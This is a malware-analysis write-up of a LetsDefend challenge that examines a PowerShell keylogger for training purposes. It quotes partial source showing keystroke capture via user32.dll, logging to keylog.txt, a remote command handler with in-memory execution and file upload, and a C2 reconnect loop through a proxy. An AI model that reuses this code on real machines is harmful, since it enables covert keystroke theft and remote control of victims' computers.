PowerShell Keylogger writeup [LetsDefend]

PowerShell Keylogger

You are a malware analyst investigating a suspected PowerShell malware sample. The malware is designed to establish a connection with a remote server, execute various commands, and potentially exfiltrate data. Your goal is to analyze the malware's functionality and determine its capabilities.


File Location: C:\Users\LetsDefend\Desktop\ChallengeFile\sample.7z

File Password: infected

| Start investigation:


Q1: What is the proxy port used by the script?

After extracting the file and opening it in Notepad++, the script's parameters reveal:



Answer: The proxy port is *9050*.

Q2: What function-method is used for starting keylogging?



Answer: By scrolling through the script, I saw function called *(Start-Keylogger)*

Q3: What is the name of the file used by the script to store the keylog data?

```
    $success = $API::ToUnicode($ascii, $virtualKey, $kbstate, $mychar, $mychar.Capacity, 0)

    if ($success) {
        [System.IO.File]::AppendAllText("$env:temp\keylog.txt", $mychar, [System.Text.Encoding]::Unicode)
    }
}
```

Answer: The keylog data is saved in a file called *keylog.txt*.

Q4: What command is used by the script to achieve persistence?

Examining the Establish-Connection function, we find a handler for the "persist" command:

```
    }
    elseif ($command -eq "persist") {
        # Implémentez la logique de persistance ici si nécessaire
        $writer.WriteLine("Persistence mechanism is managed separately")
    }
    else {
        $output = Execute-CommandInMemory $command
        $writer.WriteLine($output)
    }
}
```

Answer: The command for persistence is *persist*.

Q5: What is the command used by the script to upload data?


Further up in the same function, the script processes commands starting with "upload:":

```
}
elseif ($command.StartsWith("upload:")) {
    $parts = $command.Split(":")
    $filePath = $parts[1]
    $fileData = $parts[2]
    [System.IO.File]::WriteAllBytes($filePath, [Convert]::FromBase64String($fileData))
    $writer.WriteLine("File uploaded successfully")
}
```

Answer: The command used to upload data is *upload*:.

Q6: What is the regex used by the script to filter IP addresses?

The script features a function named Get-SystemInfo designed to aggregate host details, including the IP address. It utilizes a PowerShell command to isolate the IPv4 address, employing a regex filter to exclude specific loopback or local addresses.




```
function Get-SystemInfo {
    $info = @{
        "os" = [System.Environment]::OSVersion.ToString()
        "hostname" = [System.Environment]::MachineName
        "username" = [System.Environment]::UserName
        "ip" = (Get-NetIPAddress | Where-Object { $_.AddressFamily -eq "IPv4" -and $_.IPAddress -notmatch '^(127\.|169\.254\.)' } | Select-Obje
    }
    return $info | ConvertTo-Json -Compress
}

$global:keylogger_active = $false
```

Answer: The regex used here is *^(127\.|169\.254\.)*.

Q7: What is the DLL imported by the script to call keylogging APIs?



```
function Start-Keylogger {
    $global:keylogger_active = $true
    $global:captured_keys = ""

    $signature = @"
    [DllImport("user32.dll", CharSet=CharSet.Auto, ExactSpelling=true)]
    public static extern short GetAsyncKeyState(int virtualKeyCode);
    [DllImport("user32.dll", CharSet=CharSet.Auto)]
    public static extern int GetKeyboardState(byte[] keystate);
    [DllImport("user32.dll", CharSet=CharSet.Auto)]
    public static extern int MapVirtualKey(uint uCode, int uMapType);
    [DllImport("user32.dll", CharSet=CharSet.Auto)]
    public static extern int ToUnicode(uint wVirtKey, uint wScanCode, byte[] lpkeystate, System.Text.StringBuilder pwszBuff, int cchBuff, uint
"@

    $API = Add-Type -MemberDefinition $signature -Name 'Win32' -Namespace API -PassThru

    $job = Start-Job -ScriptBlock {
```

Answer: The DLL used is *user32.dll.*

Q8: How many seconds does the script wait before re-establishing a connection?

The script concludes with an infinite loop intended to ensure persistent connectivity with the remote server. This loop repeatedly invokes the Establish-Connection function, utilizing the predefined server and proxy configurations to maintain an active link:

```
while ($true) {
    try {
        Establish-Connection -ip $serverAddress -port $serverPort -proxyIp $proxyAddress -proxyPort $proxyPort
    }
    catch {
        Write-Error "Fatal error: $_"
        Start-Sleep -Seconds 60 # Attendre avant de redémarrer complètement
    }
}
```

In the event of a connection failure, the script records the error and implements a 60-second cooldown period before attempting to reconnect. This strategic delay is designed to evade detection by avoiding high-frequency traffic patterns that could trigger security alerts.

Answer: The script waits 60 seconds.

Summary

This write-up analyzes a malicious PowerShell keylogger from a LetsDefend challenge. The script records keystrokes, gathers system metadata, and maintains a C2 connection via a proxy. Notably, it utilizes Living-off-the-Land (LotL) techniques by importing user32.dll for keylogging and employs a 60-second delay to evade detection. By identifying its retry logic and command handling, this analysis provides insight into the malware's operational lifecycle.